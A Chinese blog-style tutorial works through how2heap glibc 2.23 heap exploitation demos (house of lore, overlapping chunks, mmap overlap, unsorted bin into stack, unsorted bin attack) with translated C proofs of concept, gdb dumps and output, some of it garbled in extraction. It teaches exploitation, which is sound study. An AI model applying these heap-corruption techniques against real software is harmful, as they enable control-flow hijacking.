


[原创]how2heap调试学习（二）

yichen115  7

2020-12-6 12:16

5462

字数限制，分开发了

代码：https://github.com/yichen115/how2heap_zh

代码翻译自 how2heap：<https://github.com/shellphish/how2heap>

本文语雀文档地址：<https://www.yuque.com/hxfqg9/bin/ape5up>

每个例子开头都标着测试环境

[how2heap调试学习（一）](#)

house_of_lore

ubuntu16.04 glibc 2.23

```
1 | #include <stdio.h>
2 | #include <stdlib.h>
3 | #include <string.h>
```

```
4 #include <stdint.h>
5
6 void jackpot(){ fprintf(stderr, "Nice jump d00d\n"); exit(0); }
7
8 int main(int argc, char * argv[]){
9
10     intptr_t* stack_buffer_1[4] = {0};
11     intptr_t* stack_buffer_2[3] = {0};
12     fprintf(stderr, "定义了两个数组");
13     fprintf(stderr, "stack_buffer_1 在 %p\n", (void*)stack_buffer_1);
14     fprintf(stderr, "stack_buffer_2 在 %p\n", (void*)stack_buffer_2);
15
16     intptr_t *victim = malloc(100);
17     fprintf(stderr, "申请第一块属于 fastbin 的 chunk 在 %p\n", victim);
18     intptr_t *victim_chunk = victim-2;//chunk 开始的位置
19
20     fprintf(stderr, "在栈上伪造一块 fake chunk\n");
21     fprintf(stderr, "设置 fd 指针指向 victim chunk, 来绕过 small bin 的检查, 这样的话就能把堆栈地址放在到 small bin 的列表上\n");
22     stack_buffer_1[0] = 0;
23     stack_buffer_1[1] = 0;
24     stack_buffer_1[2] = victim_chunk;
25
26     fprintf(stderr, "设置 stack_buffer_1 的 bk 指针指向 stack_buffer_2, 设置 stack_buffer_2 的 fd 指针指向 stack_buffer_1 来绕过最后
27 一个 malloc 中 small bin corrupted, 返回指向栈上假块的指针");
28     stack_buffer_1[3] = (intptr_t*)stack_buffer_2;
29     stack_buffer_2[2] = (intptr_t*)stack_buffer_1;
30
31     void *p5 = malloc(1000);
32     fprintf(stderr, "另外再分配一块, 避免与 top chunk 合并 %p\n", p5);
33
34     fprintf(stderr, "Free victim chunk %p, 他会被插入到 fastbin 中\n", victim);
35     free((void*)victim);
36
37     fprintf(stderr, "\n此时 victim chunk 的 fd、bk 为零\n");
38     fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
39     fprintf(stderr, "victim->bk: %p\n", (void *)victim[1]);
40
41     fprintf(stderr, "这时候去申请一个 chunk, 触发 fastbin 的合并使得 victim 进去 unsortedbin 中处理, 最终被整理到 small bin 中 %p\n", victim);
42     void *p2 = malloc(1200);
43
44     fprintf(stderr, "现在 victim chunk 的 fd 和 bk 更新为 unsorted bin 的地址\n");
45     fprintf(stderr, "victim->fd: %p\n", (void *)victim[0]);
46     fprintf(stderr, "victim->bk: %p\n", (void *)victim[1]);
```

```

45     fprintf(stderr, "victim chunk 的 bk 指针指向栈上\n");
46
47     fprintf(stderr, "现在模拟一个可以覆盖 victim 的 bk 指针的漏洞, 让他的 bk 指针指向栈上\n");
48     victim[1] = (intptr_t)stack_buffer_1;
49
50     fprintf(stderr, "然后申请跟第一个 chunk 大小一样的 chunk\n");
51     fprintf(stderr, "他应该会返回 victim chunk 并且它的 bk 为修改掉的 victim 的 bk\n");
52     void *p3 = malloc(100);
53
54     fprintf(stderr, "最后 malloc 一次会返回 victim->bk 指向的那里\n");
55     char *p4 = malloc(100);
56     fprintf(stderr, "p4 = malloc(100)\n");
57
58     fprintf(stderr, "\n在最后一个 malloc 之后, stack_buffer_2 的 fd 指针已更改 %p\n", stack_buffer_2[2]);
59
60     fprintf(stderr, "\np4 在栈上 %p\n", p4);
61     intptr_t sc = (intptr_t)jackpot;
62     memcpy((p4+40), &sc, 8);
63 }

```

```
intptr_t *victim = malloc(100);
```

首先申请了一个在 fastbin 范围内的 victim chunk, 然后再在栈上构造了一个假的 chunk

```

gdb-peda$ heap all
0x603000 SIZE=0x70 DATA[0x603010] |.....| INUSED PREV_INUSE
0x603070 SIZE=0x20f90 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ p &stack_buffer_1
$3 = (intptr_t (*)())[4] 0x7fffffffddcc0
gdb-peda$ p &stack_buffer_2
$4 = (intptr_t (*)())[3] 0x7fffffffddca0
gdb-peda$ x/10gx 0x7fffffffddca0
0x7fffffffddca0: 0x0000000000000000      0x0000000000000000
0x7fffffffddcb0: 0x0000000000000000      0x000000000000400b6d
0x7fffffffddcc0: 0x0000000000000000      0x0000000000000000
0x7fffffffddcd0: 0x000000000000603000      0x0000000000000000
0x7fffffffddce0: 0x00007fffffffdddd0      0x2622077c5a79ff00

```

为了绕过检测, 设置 stack_buffer_1 的 bk 指针指向 stack_buffer_2, 设置 stack_buffer_2 的 fd 指针指向 stack_buffer_1

```
gdb-peda$ p &stack_buffer_1
$5 = (intptr_t (*)(*)[4]) 0x7fffffffddcc0
gdb-peda$ p &stack_buffer_2
$6 = (intptr_t (*)(*)[3]) 0x7fffffffddca0
gdb-peda$ x/10gx 0x7fffffffddca0
0x7fffffffddca0: 0x0000000000000000      0x0000000000000000
0x7fffffffddcb0: 0x00007fffffffddcc0      0x000000000000400b6d
0x7fffffffddcc0: 0x0000000000000000      0x0000000000000000
0x7fffffffddcd0: 0x000000000000603000      0x00007fffffffddca0
0x7fffffffddce0: 0x00007fffffffdd00      0x2622077c5a79ff00
```

接下来先 malloc 一个防止 free 之后与 top chunk 合并, 然后 free 掉 victim, 这时候 victim 会被放到 fastbin 中

```
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000      0x0000000000000071
0x603010: 0x0000000000000000      0x0000000000000000
0x603020: 0x0000000000000000      0x0000000000000000
0x603030: 0x0000000000000000      0x0000000000000000
0x603040: 0x0000000000000000      0x0000000000000000
```

接下来再去 malloc 一个 large chunk, 会触发 fastbin 的合并, 然后放到 unsorted bin 中, 这样我们的 victim chunk 就放到了 unsorted bin 中, 然后最终被 unsorted bin 分配到 small bin 中

参考:

[http://blog.topsec.com.cn/pwn的艺术浅谈\(二\):linux堆相关/](http://blog.topsec.com.cn/pwn的艺术浅谈(二):linux堆相关/)

<https://bbs.pediy.com/thread-257742.htm>

再把 victim 的 bk 指针改为 stack_buffer_1

```
gdb-peda$ x/10gx 0x603000
0x603000: 0x0000000000000000      0x0000000000000071
0x603010: 0x00007fffffff7dd1bd8      0x00007fffffffddcc0
0x603020: 0x0000000000000000      0x0000000000000000
0x603030: 0x0000000000000000      0x0000000000000000
0x603040: 0x0000000000000000      0x0000000000000000
```

再次去 malloc 会 malloc 到 victim chunk, 再一次 malloc 的话就 malloc 到了 0x00007fffffffddcc0

```
gdb-peda$ p p4
$12 = 0x7fffffffddcd0
```

overlapping_chunks

ubuntu16.04 glibc 2.23

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5
6  int main(int argc , char* argv[]){
7
8      intptr_t *p1,*p2,*p3,*p4;
9      fprintf(stderr, "这是一个简单的堆块重叠问题, 首先申请 3 个 chunk\n");
10
11     p1 = malloc(0x100 - 8);
12     p2 = malloc(0x100 - 8);
13     p3 = malloc(0x80 - 8);
14     fprintf(stderr, "这三个 chunk 分别申请到了:\np1: %p\np2: %p\np3: %p\n给他们分别填充\"1\" \"2\" \"3\" \n\n", p1, p2, p3);
15
16     memset(p1, '1', 0x100 - 8);
17     memset(p2, '2', 0x100 - 8);
18     memset(p3, '3', 0x80 - 8);
19
20     fprintf(stderr, "free 掉 p2\n");
21     free(p2);
22     fprintf(stderr, "p2 被放到 unsorted bin 中\n");
23
24     fprintf(stderr, "现在假设有一个堆溢出漏洞, 可以覆盖 p2\n");
25     fprintf(stderr, "为了保证堆块稳定性, 我们至少需要让 prev_inuse 为 1, 确保 p1 不会被认为是空闲的堆块\n");
26
27     int evil_chunk_size = 0x181;
28     int evil_region_size = 0x180 - 8;
29     fprintf(stderr, "我们将 p2 的大小设置为 %d, 这样的话我们就能用 %d 大小的空间\n",evil_chunk_size, evil_region_size);
30
31     *(p2-1) = evil_chunk_size; // 覆盖 p2 的 size
32
33     fprintf(stderr, "\n现在让我们分配另一个块, 其大小等于块p2注入大小的数据大小\n");
34     fprintf(stderr, "malloc 将会把前面 free 的 p2 分配给我们 (p2 的 size 已经被改掉了)\n");
35     p4 = malloc(evil_region_size);
36
37     fprintf(stderr, "\np4 分配在 %p 到 %p 这一区域\n" (char *)p4 (char *)p4+evil_region_size);
```

```

37     fprintf(stderr, "p3 从 %p 到 %p\n", (char *)p3, (char *)p3+0x80-8);
38     fprintf(stderr, "p4 应该与 p3 重叠, 在这种情况下 p4 包括所有 p3\n");
39
40     fprintf(stderr, "这时候通过编辑 p4 就可以修改 p3 的内容, 修改 p3 也可以修改 p4 的内容\n\n");
41
42     fprintf(stderr, "接下来验证一下, 现在 p3 与 p4:\n");
43     fprintf(stderr, "p4 = %s\n", (char *)p4+0x10);
44     fprintf(stderr, "p3 = %s\n", (char *)p3+0x10);
45
46     fprintf(stderr, "\n如果我们使用 memset(p4, '4', %d), 将会:\n", evil_region_size);
47     memset(p4, '4', evil_region_size);
48     fprintf(stderr, "p4 = %s\n", (char *)p4+0x10);
49     fprintf(stderr, "p3 = %s\n", (char *)p3+0x10);
50
51     fprintf(stderr, "\n那么之后再 memset(p3, '3', 80), 将会:\n");
52     memset(p3, '3', 80);
53     fprintf(stderr, "p4 = %s\n", (char *)p4+0x10);
54     fprintf(stderr, "p3 = %s\n", (char *)p3+0x10);
55 }
56

```

一开始申请 3 个 chunk

```

gdb-peda$ heap all
0x603000 SIZE=0x100 DATA[0x603010] |11111111111111111111111111111111| INUSED PREV_INUSE
0x603100 SIZE=0x100 DATA[0x603110] |22222222222222222222222222222222| INUSED PREV_INUSE
0x603200 SIZE=0x80 DATA[0x603210] |33333333333333333333333333333333| INUSED PREV_INUSE
0x603280 SIZE=0x20d80 TOP_CHUNK
Last Remainder: 0x0

```

free 掉 p2, 这时候 p2 被放到了 unsorted bin 中

```

gdb-peda$ heap all
0x603000 SIZE=0x100 DATA[0x603010] |11111111111111111111111111111111| INUSED PREV_INUSE
0x603100 SIZE=0x100 DATA[0x603110] |x.....x.....2222222222222222| PREV_INUSE INUSED
0x603200 SIZE=0x80 DATA[0x603210] |33333333333333333333333333333333| INUSED
0x603280 SIZE=0x20d80 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603100
0x603100: 0x3131313131313131 0x0000000000000010

```

```

0x603110:      0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x603120:      0x3232323232323232      0x3232323232323232
0x603130:      0x3232323232323232      0x3232323232323232
0x603140:      0x3232323232323232      0x3232323232323232

```

然后把 p2 的 size 改成 0x180, 这时候就把 p3 给包含进去了

```

gdb-peda$ heap all
0x603000 SIZE=0x100 DATA[0x603010] |11111111111111111111111111111111| INUSED PREV_INUSE
0x603100 SIZE=0x180 DATA[0x603110] |x.....x.....2222222222222222| INUSED PREV_INUSE
0x603280 SIZE=0x20d80 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x603100
0x603100:      0x3131313131313131      0x00000000000000181
0x603110:      0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x603120:      0x3232323232323232      0x3232323232323232
0x603130:      0x3232323232323232      0x3232323232323232
0x603140:      0x3232323232323232      0x3232323232323232

```

然后再去申请一块 0x180 大小的 p4, 就能够编辑 p4 就可以修改 p3 的内容, 编辑 p3 也可以修改 p4 的内容

```

yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
这是一个简单的堆块重叠问题, 首先申请 3 个 chunk
这三个 chunk 分别申请到了:
p1: 0x603010
p2: 0x603110
p3: 0x603210
给他们分别填充"1""2""3"

free 掉 p2
p2 被放到 unsorted bin 中
现在假设有一个堆溢出漏洞, 可以覆盖 p2
为了保证堆块稳定性, 我们至少需要让 prev_inuse 为 1, 确保 p1 不会被认为是空闲的堆块
我们将 p2 的大小设置为 385, 这样的话我们就能用 376 大小的空间

现在让我们分配另一个块, 其大小等于块p2注入大小的数据大小
malloc 将会把前面 free 的 p2 分配给我们 (p2 的 size 已经被改掉了)

p4 分配在 0x603110 到 0x603288 这一区域
p3 从 0x603210 到 0x603288
p4 应该与 p3 重叠, 在这种情况下 p4 包括所有 p3
这时候通过编辑 p4 就可以修改 p3 的内容, 修改 p3 也可以修改 p4 的内容

```


[illegible]

overlapping_chunks_2

ubuntu16.04 glibc 2.23

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <string.h>
4  #include <stdint.h>
5  #include <malloc.h>
6
7  int main(){
8
9      intptr_t *p1,*p2,*p3,*p4,*p5,*p6;
10     unsigned int real_size_p1,real_size_p2,real_size_p3,real_size_p4,real_size_p5,real_size_p6;
11     int prev_in_use = 0x1;
12
13     fprintf(stderr, "\n一开始分配 5 个 chunk");
14     p1 = malloc(1000);
15     p2 = malloc(1000);
```



```
16  p3 = malloc(1000);
17  p4 = malloc(1000);
18  p5 = malloc(1000);
19
20  real_size_p1 = malloc_usable_size(p1);
21  real_size_p2 = malloc_usable_size(p2);
22  real_size_p3 = malloc_usable_size(p3);
23  real_size_p4 = malloc_usable_size(p4);
24  real_size_p5 = malloc_usable_size(p5);
25
26  fprintf(stderr, "\nchunk p1 从 %p 到 %p", p1, (unsigned char *)p1+malloc_usable_size(p1));
27  fprintf(stderr, "\nchunk p2 从 %p 到 %p", p2, (unsigned char *)p2+malloc_usable_size(p2));
28  fprintf(stderr, "\nchunk p3 从 %p 到 %p", p3, (unsigned char *)p3+malloc_usable_size(p3));
29  fprintf(stderr, "\nchunk p4 从 %p 到 %p", p4, (unsigned char *)p4+malloc_usable_size(p4));
30  fprintf(stderr, "\nchunk p5 从 %p 到 %p\n", p5, (unsigned char *)p5+malloc_usable_size(p5));
31
32  memset(p1, 'A', real_size_p1);
33  memset(p2, 'B', real_size_p2);
34  memset(p3, 'C', real_size_p3);
35  memset(p4, 'D', real_size_p4);
36  memset(p5, 'E', real_size_p5);
37
38  fprintf(stderr, "\n释放掉堆块 p4, 在这种情况下不会用 top chunk 合并\n");
39  free(p4);
40
41  fprintf(stderr, "\n假设 p1 上的漏洞, 该漏洞会把 p2 的 size 改成 p2+p3 的 size\n");
42  *(unsigned int *)((unsigned char *)p1 + real_size_p1) = real_size_p2 + real_size_p3 + prev_in_use + sizeof(size_t) * 2;
43  fprintf(stderr, "\nfree p2 的时候分配器会因为 p2+p2.size 的结果指向 p4, 而误以为下一个 chunk 是 p4\n");
44  free(p2);
45
46  fprintf(stderr, "\n现在去申请 2000 大小的 chunk p6 的时候, 会把之前释放掉的 p2 与 p3 一块申请回来\n");
47  p6 = malloc(2000);
48  real_size_p6 = malloc_usable_size(p6);
49
50  fprintf(stderr, "\nchunk p6 从 %p 到 %p", p6, (unsigned char *)p6+real_size_p6);
51  fprintf(stderr, "\nchunk p3 从 %p 到 %p\n", p3, (unsigned char *)p3+real_size_p3);
52
53  fprintf(stderr, "\np3 中的内容: \n\n");
54  fprintf(stderr, "%s\n", (char *)p3);
55
56  fprintf(stderr, "\n往 p6 中写入 \"F\"\n");
57  memset(p6, 'F', 1500);
```

```

57     memset(p0, 0, 256);
58
59     fprintf(stderr, "\np3 中的内容: \n\n");
60     fprintf(stderr, "%s\n", (char *)p3);
61 }
62

```

首先申请 5 个 chunk, 分别是 p1, p2, p3, p4, p5

```

gdb-peda$ heap all
0x603000 SIZE=0x3f0 DATA[0x603010] |AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA | INUSED PREV_INUSE
0x6033f0 SIZE=0x3f0 DATA[0x603400] |BBBBBBBBBBBBBBBBBBBBBBBBBBBBB | INUSED PREV_INUSE
0x6037e0 SIZE=0x3f0 DATA[0x6037f0] |CCCCCCCCCCCCCCCCCCCCCCCCCCCCC | INUSED PREV_INUSE
0x603bd0 SIZE=0x3f0 DATA[0x603be0] |DDDDDDDDDDDDDDDDDDDDDDDDDDDDD | INUSED PREV_INUSE
0x603fc0 SIZE=0x3f0 DATA[0x603fd0] |EEEEEEEEEEEEEEEEEEEEEEEEEEEEEE | INUSED PREV_INUSE
0x6043b0 SIZE=0x1fc50 TOP_CHUNK
Last Remainder: 0x0

```

然后 free 掉 p4, 此时 p2 的 size 是 0x3f0

```

gdb-peda$ heap all
0x603000 SIZE=0x3f0 DATA[0x603010] |AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA | INUSED PREV_INUSE
0x6033f0 SIZE=0x3f0 DATA[0x603400] |BBBBBBBBBBBBBBBBBBBBBBBBBBBBB | INUSED PREV_INUSE
0x6037e0 SIZE=0x3f0 DATA[0x6037f0] |CCCCCCCCCCCCCCCCCCCCCCCCCCCCC | INUSED PREV_INUSE
0x603bd0 SIZE=0x3f0 DATA[0x603be0] |x.....x.....DDDDDDDDDDDDDDDD | PREV_INUSE INUSED
0x603fc0 SIZE=0x3f0 DATA[0x603fd0] |EEEEEEEEEEEEEEEEEEEEEEEEEEEEEE | INUSED
0x6043b0 SIZE=0x1fc50 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x6033f0
0x6033f0: 0x4141414141414141 0x000000000000003f1
0x603400: 0x4242424242424242 0x4242424242424242
0x603410: 0x4242424242424242 0x4242424242424242
0x603420: 0x4242424242424242 0x4242424242424242
0x603430: 0x4242424242424242 0x4242424242424242

```

更改掉 p2 的 size 为 0x7e0, 直接把 p3 给包含进去


```

gdb-peda$ heap all

```

再次去 malloc 0x7e0 大小的 chunk p6 会把包含 p3 的 p2 给申请到，这样再去编辑 p6 的时候也可以编辑到 p3

<https://bbs.pediy.com/thread-264014.htm>



mmap_overlapping_chunks

ubuntu16.04 glibc 2.23

```

1 | #include <stdlib.h>
2 | #include <stdio.h>
3 |
4 | int main(){
5 |
6 |     int* ptr1 = malloc(0x10);
7 |
8 |     printf("这种技术依然是 overlapping 但是针对的是比较大的 (通过 mmap 申请的)\n");
9 |     printf("分配大的 chunk 是比较特殊的, 因为他们分配在单独的内存中, 而不是普通的堆中\n");
10 |    printf("分配三个大小为 0x100000 的 chunk \n\n");
11 |
12 |    long long* top_ptr = malloc(0x100000);
13 |    printf("第一个 mmap 块位于 Libc 上方: %p\n", top_ptr);
14 |    long long* mmap_chunk_2 = malloc(0x100000);
15 |    printf("第二个 mmap 块位于 Libc 下方: %p\n", mmap_chunk_2);
16 |    long long* mmap_chunk_3 = malloc(0x100000);
17 |    printf("第三个 mmap 块低于第二个 mmap 块: %p\n", mmap_chunk_3);
18 |
19 |    printf("\n当前系统内存布局\n" \
20 | "===== \n" \
21 | "running program\n" \
22 | "heap\n" \
23 | "... \n" \
24 | "third mmap chunk\n" \

```

```
24     "first mmap chunk\n" \
25     "second mmap chunk\n" \
26     "LibC\n" \
27     "... \n" \
28     "ld\n" \
29     "first mmap chunk\n"
30     "=====\n\n" \
31 );
32
33     printf("第一个 mmap 的 prev_size: 0x%llx\n", mmap_chunk_3[-2]);
34     printf("第三个 mmap 的 size: 0x%llx\n\n", mmap_chunk_3[-1]);
35
36     printf("假设有一个漏洞可以更改第三个 mmap 的大小, 让他与第二个 mmap 块重叠\n");
37     mmap_chunk_3[-1] = (0xFFFFFFFF & mmap_chunk_3[-1]) + (0xFFFFFFFF & mmap_chunk_2[-1]) | 2;
38     printf("现在改掉的第三个 mmap 块的大小是: 0x%llx\n", mmap_chunk_3[-1]);
39     printf("free 掉第三个 mmap 块,\n\n");
40
41     free(mmap_chunk_3);
42
43     printf("再分配一个很大的 mmap chunk\n");
44     long long* overlapping_chunk = malloc(0x300000);
45     printf("新申请的 Overlapped chunk 在: %p\n", overlapping_chunk);
46     printf("Overlapped chunk 的大小是: 0x%llx\n", overlapping_chunk[-1]);
47
48     int distance = mmap_chunk_2 - overlapping_chunk;
49
50     printf("新的堆块与第二个 mmap 块之间的距离: 0x%x\n", distance);
51     printf("写入之前 mmap chunk2 的 index0 写的是: %llx\n", mmap_chunk_2[0]);
52
53     printf("编辑 overlapping chunk 的值\n");
54     overlapping_chunk[distance] = 0x1122334455667788;
55
56     printf("写之后第二个 chunk 的值: 0x%llx\n", mmap_chunk_2[0]);
57     printf("Overlapped chunk 的值: 0x%llx\n\n", overlapping_chunk[distance]);
58     printf("新块已与先前的块重叠\n");
59 }
```

当我们调用一个相当大的块的时候会用 mmap 来代替 malloc 获取一块单独的内存来替代普通的堆, 释放的时候会用 munmap

一开始申请了 3 个 0x100000 大小的

此时的布局大概是这样的

```
1 | running program
2 | heap
3 | ....
4 | third mmap chunk 0x7ffff780b010
5 | second mmap chunk 0x7ffff790c010
6 | LibC
7 | ....
8 | ld
9 | first mmap chunk 0x7ffff7ed7010
```

然后把第三个的 size 改成 0x202002, free 掉第三个, 然后再去 malloc(0x300000)

新的在 0x7ffff770c010

第三个 0x7ffff780b010 大小 0x202002

第二个 0x7ffff790c010

现在在第三个上是 0x202000 大小的, 接下来去申请 0x300000 大小的, 因为前面已经有了 0x201000, 所以多申请0xFF000 就够了 (0x7ffff780b010-0x7ffff770c010)

300000 - 201000 =

F F000

7FFFF780B010 - 7FFFF770C010 =

F F000

这样通过对新创建的堆块进行写操作就可以覆盖掉原本第二个那里

```
yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
这种技术依然是 overlapping 但是针对的是比较大的 (通过 mmap 申请的)
分配大的 chunk 是比较特殊的, 因为他们分配在单独的内存中, 而不是普通的堆中
分配三个大小为 0x100000 的 chunk

第一个 mmap 块位于 Libc 上方: 0x7ffff7ed7010
第二个 mmap 块位于 Libc 下方: 0x7ffff790c010
第三个 mmap 块低于第二个 mmap 块: 0x7ffff780b010

当前系统内存布局
=====
running program
heap
....
third mmap chunk
second mmap chunk
Libc
```



```
....
ld
first mmap chunk
=====

第一个 mmap 的 prev_size: 0x0
第三个 mmap 的 size: 0x101002

假设有一个漏洞可以更改第三个 mmap 的大小，让他与第二个 mmap 块重叠
现在改掉的第三个 mmap 块的大小是: 0x202002
free 掉第三个 mmap 块，

再分配一个很大的 mmap chunk
新申请的 overlapped chunk 在: 0x7ffff770c010
Overlapped chunk 的大小是: 0x301002
新的堆块与第二个 mmap 块之间的距离: 0x40000
写入之前 mmap chunk2 的 index0 写的是: 0
编辑 overlapping chunk 的值
写之后第二个 chunk 的值: 0x1122334455667788
Overlapped chunk 的值: 0x1122334455667788

新块已与先前的块重叠
```

unsorted_bin_into_stack

ubuntu16.04 glibc 2.23

```
1  #include <stdio.h>
2  #include <stdlib.h>
3  #include <stdint.h>
4  #include <string.h>
5
6  void jackpot(){ fprintf(stderr, "Nice jump d00d\n"); exit(0); }
7
8  int main() {
9      intptr_t stack_buffer[4] = {0};
10
11     fprintf(stderr, "先申请 victim chunk\n");
12     intptr_t* victim = malloc(0x100);
13     fprintf(stderr, "再申请一块防止与 top chunk 合并\n");
14     intptr_t* p1 = malloc(0x100);
15 }
```

```

16     fprintf(stderr, "把 %p 这块给释放掉, 会被放进 unsorted bin 中\n", victim);
17     free(victim);
18
19     fprintf(stderr, "在栈上伪造一个 chunk");
20     fprintf(stderr, "设置 size 与指向可写地址的 bk 指针");
21     stack_buffer[1] = 0x100 + 0x10;
22     stack_buffer[3] = (intptr_t)stack_buffer;
23
24     fprintf(stderr, "假设有一个漏洞可以覆盖 victim 的 size 和 bk 指针\n");
25     fprintf(stderr, "大小应与下一个请求大小不同, 以返回 fake chunk 而不是这个, 并且需要通过检查 (2*SIZE_SZ 到 av->system_mem) \n");
26     victim[-1] = 32;
27     victim[1] = (intptr_t)stack_buffer;
28
29     fprintf(stderr, "现在 malloc 的时候将会返回构造的那个 fake chunk 那里: %p\n", &stack_buffer[2]);
30     char *p2 = malloc(0x100);
31     fprintf(stderr, "malloc(0x100): %p\n", p2);
32     intptr_t sc = (intptr_t)jackpot;
33     memcpy((p2+40), &sc, 8);
34 }

```

一开始申请了两个 chunk

```

gdb-peda$ heap all
0x602000 SIZE=0x110 DATA[0x602010] | ..... | INUSED PREV_INUSE
0x602110 SIZE=0x110 DATA[0x602120] | ..... | INUSED PREV_INUSE
0x602220 SIZE=0x20de0 TOP_CHUNK

```

free 掉第一个 chunk

```

gdb-peda$ heap all
0x602000 SIZE=0x110 DATA[0x602010] |x.....x.....| PREV_INUSE INUSED
0x602110 SIZE=0x110 DATA[0x602120] | ..... | INUSED
0x602220 SIZE=0x20de0 TOP_CHUNK
Last Remainder: 0x0
gdb-peda$ x/10gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000111
0x602010: 0x00007ffff7dd1b78 0x00007ffff7dd1b78
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000000

```

```
0x602040: 0x0000000000000000 0x0000000000000000
```

然后修改掉它的 bk 指针指向在栈上伪造的 fake chunk，同时把这个的 size 给改掉，防止他 malloc 的时候申请到了这个而不是 fake chunk

```
gdb-peda$ heap all
0x602000 SIZE=0x20 DATA[0x602010] |x.....
overlap at 0x602020 -- size=0x0
0x602020 SIZE=0x0 DATA[0x602030] |.....
invalid size
Last Remainder: 0x0
gdb-peda$ x/10gx 0x602000
0x602000: 0x0000000000000000 0x0000000000000020
0x602010: 0x00007ffff7dd1b78 0x00007fffffdcd0
0x602020: 0x0000000000000000 0x0000000000000000
0x602030: 0x0000000000000000 0x0000000000000000
0x602040: 0x0000000000000000 0x0000000000000000
gdb-peda$ p &stack_buffer
$1 = (intptr_t (*)[4]) 0x7fffffdcd0
gdb-peda$ x/10gx 0x7fffffdcd0
0x7fffffdcd0: 0x0000000000000000 0x0000000000000110
0x7555555555555555: 0x0000000000000000 0x0000755555555555
```

```

0x7fffffffddce0: 0x0000000000000000 0x00007fffffffddce0
0x7fffffffddcf0: 0x00007fffffffddde0 0x77b9f472767b5d00
0x7fffffffdd00: 0x000000000000400900 0x00007ffff7a2d840
0x7fffffffdd10: 0x0000000000000001 0x00007fffffffddde8

```

接下来再去 malloc 的时候就可以申请到在栈上伪造的那个 chunk 了

```

yichen@ubuntu:~/桌面/pwnlearn/heap/how2heap_zh$ ./a.out
先申请 victim chunk
再申请一块防止与 top chunk 合并
把 0x602010 这块给释放掉，会被放进 unsorted bin 中
在栈上伪造一个 chunk 设置 size 与指向可写地址的 bk 指针假设有一个漏洞可以覆盖 victim 的 size 和 bk 指针
大小应与下一个请求大小不同，以返回 fake chunk 而不是这个，并且需要通过检查 (2*SIZE_SZ 到 av->system_mem)
现在 malloc 的时候将会返回构造的那个 fake chunk 那里: 0x7fffffffdd60
malloc(0x100): 0x7fffffffdd60
Nice jump d00d

```

unsorted_bin_attack

ubuntu16.04 glibc 2.23

unsorted bin attack 是控制 unsorted bin 的 bk 指针，达到任意地址改为一个较大的数的目的

```

1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main(){
5
6      fprintf(stderr, "unsorted bin attack 实现了把一个超级大的数（unsorted bin 的地址）写到一个地方\n");
7      fprintf(stderr, "实际上这种攻击方法常常用来修改 global_max_fast 来为进一步的 fastbin attack 做准备\n\n");
8
9      unsigned long stack_var=0;
10     fprintf(stderr, "我们准备把这个地方 %p 的值 %ld 更改为一个很大的数\n\n", &stack_var, stack_var);
11
12     unsigned long *p=malloc(0x410);
13     fprintf(stderr, "一开始先申请一个比较正常的 chunk: %p\n", p);
14     fprintf(stderr, "再分配一个避免与 top chunk 合并\n\n");
15     malloc(500);
16
17     free(p);

```

```

18     fprintf(stderr, "当我们释放掉第一个 chunk 之后他会被放到 unsorted bin 中, 同时它的 bk 指针为 %p\n", (void*)p[1]);
19
20     p[1]=(unsigned long)(&stack_var-2);
21     fprintf(stderr, "现在假设有个漏洞, 可以让我们修改 free 了的 chunk 的 bk 指针\n");
22     fprintf(stderr, "我们把目标地址 (想要改为超大值的那个地方) 减去 0x10 写到 bk 指针:%p\n\n", (void*)p[1]);
23
24     malloc(0x410);
25     fprintf(stderr, "再去 malloc 的时候可以发现那里的值已经改变为 unsorted bin 的地址\n");
26     fprintf(stderr, "%p: %p\n", &stack_var, (void*)stack_var);
27 }

```

gcc -g unsorted_bin_attack.c

分别在 10、13、16、19 下断点

